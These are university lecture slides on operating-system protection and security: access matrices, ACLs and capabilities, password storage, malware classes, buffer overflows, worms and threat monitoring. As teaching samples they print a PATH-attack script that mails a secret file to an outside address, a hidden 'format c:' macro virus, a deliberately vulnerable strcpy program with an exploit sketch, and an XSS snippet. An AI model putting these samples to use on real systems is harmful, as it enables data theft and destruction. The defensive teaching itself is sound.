TDIU11

Operating systems

Protection and Security

[SGG7/8/9] Chapters 14 + 15

Christoph Kessler, IDA,
Linköpings universitet

Protection versus Security

- **Protection**
  = the *mechanisms* that can be used to control access to various resources
  - These mechanisms must be configurable!
- **Security**
  = a measure of confidence that the integrity of a system and its data will be preserved…
  - Includes a well-specified *threat description* and *policies* for how to configure internal and external protection mechanisms to deal with that threat

Mechanism: House with door

Policy: Keep the door locked

Protection and Security

Protection (Chapter 14)

- Goals of Protection
- Domain of Protection
- Access Matrix
- Implementation of Access Matrix
- Revocation of Access Rights

Security (Chapter 15)

- The Security Problem
- Authentication
- Program Threats
- System Threats

Goals of Protection

- In a protection model, a computer consists of a collection of (hardware or software) objects.
- Each object has a unique name and can be accessed through a well-defined set of operations
- Protection problem - ensure that each object is accessed correctly and only by those processes that are allowed to do so
- Protection provides a mechanism (**how**) to enforce the policies (**what**) governing resource use

Principles of Protection

- **Principle of least privilege**
  - Programs and users are given just enough **privileges** to perform their tasks
    - Can be **static** (during lifetime of system, during lifetime of a process)
    - Or **dynamic** (changed by process as needed) – domain switching, privilege escalation
- "**Need to know**" **principle**: at any time, a process should only be able to access those resources it currently requires.

Principles of Protection (Cont.)


- Must consider "grain" aspect
  - Coarse-grained privilege management
    - easier, simpler,
      but least privilege now done in large chunks
    - E.g., traditional Unix processes either have abilities of the associated user, or of root
  - Fine-grained management
    - more complex, more overhead, but more protective
    - File ACL lists, Role-based access control
- **Domain** can be user, process, procedure

Domain Structure

- **Access-right** = <*object-name*, *rights-set*>

  where *rights-set* is a subset of all valid operations that can be performed on the object.

- **Domain** = set of access-rights



Domain Implementation (UNIX)

- Domain = user-id
- **Domain switch accomplished via file system**
  - Each file has associated with it a domain bit (**setuid** bit)


```
ll /bin:
  ...
  28 -r-s--x--x   1 root     lp       28092 Jan 23  2005 lp*
  ...
```

    - When file is executed and **setuid** == on, then the user-id of that *process* is set to the owner of the *file* being executed
    - When execution completes, the user-id is reset
  - Similar: **setgid**, sticky bit
- **Domain switch via password**
  - **su** command temporarily switches to another user's domain (after the other domain's password is provided)
- **Domain switching via command**
  - **sudo** command prefix executes specified command in another domain (if original domain has privilege or password given)

Domain Implementation (2)

MULTICS (1965-2000): **Onion structure:**

- Let D_i and D_j be any two domain rings.
- If $j < i \Rightarrow D_i \subseteq D_j$
- = linear inheritance of domains and access rights
- Not flexible enough, too coarse granularity



www.multicians.org

Multics Rings

Access Matrix (1)

- View protection as a matrix (***access matrix***)
  - Rows represent domains that a process can belong to
  - Columns represent objects that can be operated upon
  - *Access(i, j)* = set of operations that a process executing in domain D_i an invoke on object F_j

object / domain	F_1	F_2	F_3	printer
D_1	read		read	
D_2				print
D_3		read	execute	
D_4	read write		read write	

Access Matrix (2)

- Access matrix design separates mechanism and policy:
  - **Mechanism**:
    - OS provides access matrix
    - OS ensures that the matrix is only manipulated by authorized agents
  - **Policy**:
    - User dictates policy, i.e., she fills in the access matrix, specifying who can access what object and in what mode

Use of Access Matrix

- If a process in Domain D_i tries to do “op” on object O_j, then “op” must be in *Access(i,j).*
- Can be expanded to **dynamic protection**.
  - Operations to add, delete access rights.
  - Special access rights:
    - *owner of O_i*
    - *copy op from O_i to O_j*
    - *control – D_i can modify D_j access rights*
    - *transfer – switch from domain D_i to D_j*

Access Matrix with *Copy* Rights

A domain may grant us to…

- copy
- transfer

an access right to another domain,

with or without the possibility to further copy / transfer the access right.

Example:

A process in a domain D_2 may copy his read-access on F_2 to other domains.

domain \ object	F_1	F_2	F_3
D_1	execute		write*
D_2	execute	read*	execute
D_3	execute		

(a)

domain \ object	F_1	F_2	F_3
D_1	execute		write*
D_2	execute	read*	execute
D_3	execute	read	

(b)

Access Matrix With *Owner* Rights

Stronger than "copy-right":

A process in a domain with **ownership** of a certain object may modify every other right of other domains on that object.

Example:

A process in domain D_2 has owner rights on F_2 and may thus …

-Add write* access for itself

-Add write access for D_3

domain \ object	F_1	F_2	F_3
D_1	owner execute		write
D_2		read* owner	read* owner write
D_3	execute		

(a)

domain \ object	F_1	F_2	F_3
D_1	owner execute		write
D_2		owner read* write*	read* owner write
D_3		write	write

(b)

Access Matrix with Domains as Objects

Objectification (Reification): representing functions, rules, etc. as objects

The matrix can be expanded with **dynamic protection:**

+ Add the domains as new objects with corresponding operations

+ ***switch*** to do domain switching (e.g., from D_2 to D_3)

+ ***control*** to allow members of one domain to edit another domain

domain \ object	F_1	F_2	F_3	laser printer	D_1	D_2	D_3	D_4
D_1	read		read			switch		
D_2				print			switch	switch control
D_3		read	execute					
D_4	write		write		switch			

A process in D_2 may switch to D_3

A process in D_2 may remove any right listed for D_4

Implementation of Access Matrix

- Each column = ***Access-control list*** for one object. Defines who can perform what operation.

  Domain 1 = Read, Write
  Domain 2 = Read
  Domain 3 = Read

- Each row = ***Capability List*** (like a key) For each domain, what operations are allowed on what objects to a process in the domain.

  Object 1 – Read
  Object 4 – Read, Write, Execute
  Object 5 – Read, Write, Delete, Copy

Unix:
Each file has r-w-x bits for the three domains:
+ owner
+ group
+ other users


Nowadays it also has additional access lists for arbitrary users.

Windows: similar

UNIX file descriptor / Win file handle with its pointer to system-wide open file table entry is a capability.

Role-Based Access Control

- Protection can be applied to non-file resources
- Solaris 10 provides **role-based access control** to implement least privilege
  - **Privilege** is the right to execute a system call or use an option within a system call, e.g. `open( file, "w")`
    - Can be assigned to processes
  - Users are assigned **roles** granting access to privileges and programs
    - Can adopt new role e.g. by password
  - Similar to access matrix
  - Replaces potentially unsecure constructs such as setuid bit, superuser mode



Pros and Cons

Capability lists:

- Simpler run-time behavior – process has all information
- Harder to revoke access rights
  - There may be many processes out there with capabilities that we must search for…

Access control lists:

- Corresponds to the needs of individual users/processes
- Simple to revoke access rights for individual objects
- System-wide overview is difficult – information is spread out
  - What access rights does process *P* have?
- Overhead – ACL must be searched for every access to object

A combination is often used…

Example: Unix file access

- **Access lists** determine if a file may be opened
- The open method returns a file handle held by the process
  - The file handle is a **capability** – a proof that the process may operate on that file, …
    - but only in a way as specified when obtaining the handle – which must still be checked at every access!

Revocation of Access Rights

- ***Access List*** – Delete access rights from access list.
  - Simple
  - Immediate
- ***Capability List*** – Scheme required to locate capability in the system before capability can be revoked.
  - **Reacquisition** – in regular intervals remove selected capabilities from all domains and require reacquisition
  - **Back-pointers** – keep pointers from the object to all processes that have capabilities on it (easy but expensive)
  - **Indirection** – capabilities point to a table that points to the object. Revoke by breaking the indirection. (only for global revocation)
  - **Keys**

TDIU11

Operating systems

Security


SGG7/8 Ch. 15, except 15.4 (Cryptography)

Christoph Kessler, IDA,
Linköpings universitet

The Security Problem

A system is ***secure*** if its resources are used and accessed as intended *under all circumstances.*

- *Unachievable ...*



- Security must consider **external environment** and protect the system resources from:
  - unauthorized access.
  - malicious modification or destruction
  - accidental introduction of inconsistency.
- **Intruders** (crackers) attempt to breach security
- **Threat** is potential security violation
- **Attack** is attempt to breach security
  - Attack can be accidental or malicious

The Security Problem (2)

Four levels of concerns:


- **Physical** –
  the room/building/site must lock out intruders
- **Humans** –
  are they all trustworthy?
- **Network** –
  what happens on the wire? Break-in? Denial-of-service?
- **Operating System** –
  protect itself from mishaps and mis-usage

Easier to protect against accidental usage than against malicious misuse.

Impossible to have absolute security, but make cost to perpetrator sufficiently high to deter most intruders

Security Violations

- **Categories**
  - Breach of confidentiality
  - Breach of integrity
  - Breach of availability
  - Theft of service
  - Denial of service
- **Methods**
  - Masquerading (breach authentication)
  - Replay attack
    - Message modification
  - Man-in-the-middle attack
  - Session hijacking



Security Measure Levels

- Security must occur at four levels to be effective:
  - Physical
  - Human
    - Avoid **social engineering, phishing, dumpster diving**
  - Operating System
  - Network
- Security is as weak as the weakest link in the chain
- But can too much security also be a problem?

Authentication

- Crucial to identify user correctly, as protection systems depend on user ID
- User identity most often established through ***passwords***
  - can be considered a special case of either keys or capabilities.
- Passwords may also either be encrypted or allowed to be used only once

Most Popular Passwords 2017

Example:
SplashData.com
List of most popular passwords 2017, based on stolen passwords from mostly North-American and European users

1. **123456** (Unchanged)
2. **password** (Unchanged)
3. **12345678** (Up 1)
4. **qwerty** (Up2)
5. **12345** (Down 2)
6. **123456789** (Unchanged)
7. **letmein** New)
8. **1234567** (Unchanged)
9. **football** (Down 4)
10. **iloveyou** (New)
11. **admin** (Up 4)
12. **welcome** (Unchanged)
13. **monkey** (New)
14. **login** (Down 3)
15. **abc123** (New)
16. **starwars** (New)
17. **123123** (New)
18. **dragon** (Up 1)
19. **passw0rd** (Down 1)
20. **master** (Up 1)


… …

Authentication

- **Passwords must be kept secret.**
  - Frequent change of passwords.
  - Use of “non-guessable” passwords. Some suggestions:
    - Use streets, numbers, and things of your childhood that are long gone and nobody knows
    - Use steganography to hide passwords:
      - 67890984930 (use every 3rd digit)
    - Use addition and subtraction to hide keys:
      - 4949 – 1234 = 3715
    - Pick a song or poem, use the second character of all words in the third sentence…
- Log all invalid access attempts.

Authentication

- **Unix**: Passwords are kept in files
  - earlier /etc/passwd, now separate file e.g. /etc/master.passwd or /etc/shadow
- Each password is encrypted with a one-way crypto + a ”salt”
  - salt configures the en-/decryption algorithm → extends the password



User Id	salt	Epwd[salt,0]
erik	1234	fgoi%zs942gg

- To verify a password:
  - Lookup the salt for the user
  - Encrypt the submitted password
  - Compare result with what is stored
- Attack: Steal the password file, generate passwords brute force, or use a dictionary...
  - For a long time only 8 chars of the password were used!

Authentication

Unix password files are no longer readable for normal users.


- Special programs with access rights to be used for accessing password entries
- Such programs may monitor your access and delay repeated requests

Similar problems still exist!

- In web servers, user-id and passwords are often stored in ordinary files.
- E.g., in Apache, the .htaccess file may specify authentication using a .htpasswd file analogous to the old Unix passwd file...

NEVER use a real password when you visit or register in a website!

Classification of Malware



Malicious programs

Program Threats
(need host program)

System Threats
(independent)

Trapdoor
(back door)

Logic bomb

Trojan Horse

Buffer overflow attack

Virus

Worm

Zombie

replicating

PATH attack

Fake-login attack

Spyware
e.g. keylogger

(hidden, remotely controlled submachine used e.g. for spam distribution, denial-of-service attacks)

Program Threats

- **Trojan Horse**
  - Code segment that misuses its environment
  - Exploits mechanisms for allowing programs written by users to be executed by other users
  - PATH attack, Spyware, pop-up browser windows, covert channels ...
    see also Spyware issue of *Communications of the ACM*, August 2005
- **Trap Door / Back Door**
  - Specific user identifier or password that circumvents normal security procedures
  - Could be included in a compiler!
- **Logic Bomb**
  - Program that initiates a security incident under certain circumstances
- **Stack and Buffer Overflow**
  - Exploits a bug in a program, e.g. stack / memory buffer overflow
- **Virus**

Program Threats (1)

- **Trojan Horse**
  - Innocent-looking code segment that misuses its environment.
  - Exploits mechanisms for allowing programs written by users to be executed by other users.

NEVER download a "funny game" from some site, unless you know and trust the person who wrote it (≠ the person making it available)

Trojan horse attack (2): PATH attack

- Consider your UNIX search path:

```
% echo $PATH
```

  - e.g., PATH = .:/usr/local/bin:/sw/tex/bin:/home/me/bin
  - used to search for any program, e.g. ls, without needing to specify the full path name
- Do you possibly have a globally writeable (or other user's) directory in your search path?
  - e.g., /home/me/tmp
  - Attacker stores there an executable file called "ls"

```
#!/bin/sh
rm /home/me/tmp/ls
cat /home/me/secret.txt | mail trudy@crack.nu
/usr/bin/ls
```

  - Eventually you are in /home/me/tmp (*i.e.*, ".") and say "ls"
  - Or, you are in another user's directory (*i.e.*, in ".") ....
- Policy: All directories in search path must be secure, incl. "."
- Variant: LIB search path `LD_LIBRARY_PATH` (Linux)
  - Attacker manipulates `libc.a`

Program Threats (2)

Variant of a Trojan Horse:

- HTML cross scripting
  - Do you read HTML-formatted entries on a public bulletin board?
    Don't! (…unless you know it has been filtered!)
    - it may contain Javascript ...
      <a onHover="runCode();false;">…</a>
    - …that will get executed when you happen to slide the mouse over that area

Program Threats (3)

- **Back door / Trap Door** – in your trusted software
  - Specific user identifier or password that circumvents normal security procedures.
  - Could be included in a compiler.
- Playing internet games? Ever been asked to "download and install" something to continue playing…? DON'T!
  Such programs may:
  - Open up a back door for other attacks
  - Join your computer in a stealthy net of proxies… …to be used later
  - ...

Program Threats (4)

- **Logic Bomb**
  - Program that initiates a security incident under certain circumstances
- **Stack** and **Buffer Overflow**
  - Exploits a bug in a program (overflow either the stack or memory buffers)
  - Failure to check bounds on inputs, arguments
  - Write past arguments on the stack into the return address on stack
  - When routine returns from call, returns to hacked address
    - Pointed to code loaded onto stack that executes malicious code
  - Unauthorized user or privilege escalation


Related: **Buffer Over-read** attack

C Program with Buffer-Overflow Vulnerability

```
#include <stdio.h>
#define BUFFER_SIZE 256
int main ( int argc, char *argv[] )
{
  char buffer[BUFFER_SIZE];
  if (argc < 2)
      return -1;
  else {
      strcpy(buffer,argv[1]);
      return 0;
  }
}
```

Very simplified, but similar fixed-size, stack-allocated buffers were actually used in common remote service daemons (e.g., for ftp, telnet, finger…) …

Usual run-time stack with procedure activation record, for **`main`**() call:



Buffer Overflow Attack – Modified Shell Code

```
#include <stdio.h>
int main(int argc, char *argv[])
{
  execvp("\bin\sh", "\bin\sh", NULL);
  return 0;
}
```

An **exploit** of the buffer overflow vulnerability above


Compile this and obtain executable:

a12f341dc76752ffe096c2…d092e4

Write this as an ASCII string with same bit pattern:

"$s¤E7\223 T+%yr1!...",
append the right number of NOPs, guess the right start address, append it too, and pass this string as parameter to the service of the previous slide…

Buffer Overflow Attack – Effect on Stack Frame



(a)
Before copying

(b)
After copying of modified shell code in parameter into buffer

execvp(…) call creates a shell process that runs with same privileges as the attacked program!

Protection againts Buffer Overflow Vulnerabilities

Hardware protection

- Strict separation of program and data memory sections
  - Recent SUN SPARC processors and Solaris versions:
    - no execution of code located in a stack section (segmentation violation)
  - Recent AMD / Intel x86, for Linux and Windows XP SP2:
    - NX bit in page table marks page as non-executable

Language and System software protection

- use a tool for automatic bound checking, e.g. *Electric Fence*
- use a language with built-in bound checks, e.g. Java

Application-level protection (Programmer's responsibility)


- use `strncpy(buffer, argv[1], sizeof(buffer)-1);` instead

Buffer-Overread Attacks

- Even without buffer overwriting to hijack the program control, information can be stolen by buffer overread attacks in buggy code
- Example:
  Heartbleed Vulnerability in OpenSSL
  - Missing buffer overread bound check in SSL heartbeat code
  - In use since 2011, detected and fixed 2014
  - Attacker can steal up to 64KB of subsequent memory contents
    - Which might contain confidential data, user names and passwords, credit card info, session IDs, private keys, …
      - Possibly belonging to a different (unrelated) process
    - Undetectable – no one knows how much has leaked out
  - Rated at severity level 11 (catastrophic) on a scale of 1..10

Ref.: B. Chandra: A technical view at the OpenSSL Heartbleed vulnerability. IBM 2014.


Program Threats: Viruses



- **Virus**
  - Code fragment embedded in legitimate program
  - Self-replicating, designed to infect other computers
  - Very specific to CPU architecture, operating system, applications – mainly affect microcomputer systems
  - Usually borne via email (attachment) or as a macro
    - Visual Basic Macro to reformat hard drive


```
Sub AutoOpen()
 Dim oFS
  Set oFS =
      CreateObject("Scripting.FileSystemObject")
  vs = Shell("c:command.com /k format c:",vbHide)
End Sub
```

Viruses (2)



- **Virus dropper** inserts virus into the system usually a Trojan Horse
- **Many categories** of viruses
  - File / parasitic: appends itself to a file, gets executed and continues
  - Boot / memory: executed at each boot, infects other media
  - Macro: in high level language programs (spreadsheets…)
  - Stealth: modifies parts of the system that could detect it
  - Tunneling: installs itself in the interrupt handler chain
  - Multipartite, Armored and more…

A Boot-sector Computer Virus


virus copies boot sector to unused location X
virus replaces original boot block with itself
at system boot, virus decreases physical memory, hides in memory above new limit
virus attaches to disk read-write interrupt, monitors all disk activity
whenever new removable R/W disk is installed, it infects that as well
it blocks any attempts of other programs to write the boot sector
it has a logic bomb to wreak havoc at a certain date


System and Network Threats

- Target: abuse of services and network connections
- Attacks more effective and harder to counter if multiple networked systems are involved
- **Worms** →
- **Port scanning**
  - Automated attempt to connect to a range of ports on one or a range of IP addresses
  - To detect a system's vulnerabilities
- **Denial of Service**
  - Overload the targeted computer preventing it from doing any useful work
  - Distributed denial-of-service (**DDOS**) come from multiple sites at once

System and Network Threats


- Some systems are "open" rather than secure by default
  - Reduce attack surface
  - But harder to use, more knowledge needed to administer
- Network threats harder to detect, prevent
  - Protection systems weaker
  - More difficult to have a shared secret on which to base access
  - No physical limits once system attached to internet
    - Or on network with system attached to internet

System Threats: Worms



- **Worm** = process that uses the **spawn** mechanism to ravage system performance
  - standalone program
  - Spawns copies of itself, using up system resources and perhaps locking out all other processes
  - Reproduces itself via network links, e.g. Email
  - Often (erroneously) called "virus"
  - Became a threat with increased networking
- First worm for Unix 1988, →
  since then mainly for Windows-based systems:
  Melissa, ILOVEYOU, Sobig, …
- **Most "worms" need a non-critical user**
  - e.g. spam mails – "New bug found by MS – install this patch now!"
    … Microsoft NEVER submits updates via e-mail!

The Morris Internet Worm (1988)



- Exploiting buffer-overflow vulnerability in finger daemon with a 536 byte parameter…
- Exploiting rsh feature of easy remote login without password control
- Exploiting nondisabled debug option (for showing status) vulnerability in sendmail

System and Network Threats (Cont.)

- **Port scanning**
  - Automated attempt to connect to a range of ports on one or a range of IP addresses
  - Detection of answering service protocol
  - Detection of OS and version running on system
  - **`nmap`** scans all ports in a given IP range for a response
  - Frequently launched from **zombie systems**
    - To decrease trace-ability

System and Network Threats (Cont.)

- **Denial of Service**
  - Overload the targeted computer preventing it from doing any useful work
  - **Distributed denial-of-service** (**DDOS**) come from multiple sites at once
  - Consider the start of the IP-connection handshake (SYN)
  - Consider traffic to a web site. How can you tell the difference between being a target and being really popular?
  - Accidental – CS students writing bad `fork()` code
  - Purposeful – extortion, punishment

System Threats

"But why should they target my computer?
I don't have anything valuable or secret there..."

- You have access to Internet?
  ...your computer is useful for....
  - Storing data (possibly illegal data)
  - Distributing spam email
  - Impersonating you when doing other (good or bad?) things on the net...
  - Participating in a collective simultaneous attack on some large server somewhere...
    ...which then gets overloaded, shuts down
    = "**denial of service attack**"

The Threat Continues ...

- Attacks still common, still occurring
- Attacks moved over time from science experiments to tools of organized crime
  - Targeting specific companies
  - Creating botnets to use as tool for spam and DDOS delivery
  - **Keystroke logger** to grab passwords, credit card numbers
- Why is Windows the target for most attacks?
  - Most common
  - Everyone is an administrator
  - **Monoculture** considered harmful

Threat Monitoring

- Check for suspicious patterns of activity – i.e., several incorrect password attempts may signal password guessing.
- **Audit log** – records the time, user, and type of all accesses to an object; useful for recovery from a violation and developing better security measures.
- **Threat monitoring** - Scan the system periodically for security holes; done when the computer is relatively unused.

Threat Monitoring (Cont.)

- Check for:
  - Short or easy-to-guess passwords
  - Unauthorized setuid programs
  - Unauthorized programs in system directories
  - Unexpected long-running processes
  - Improper directory protections
  - Improper protections on system data files
  - Dangerous entries in the program search path (Trojan horse)
  - Changes to system programs: monitor checksum values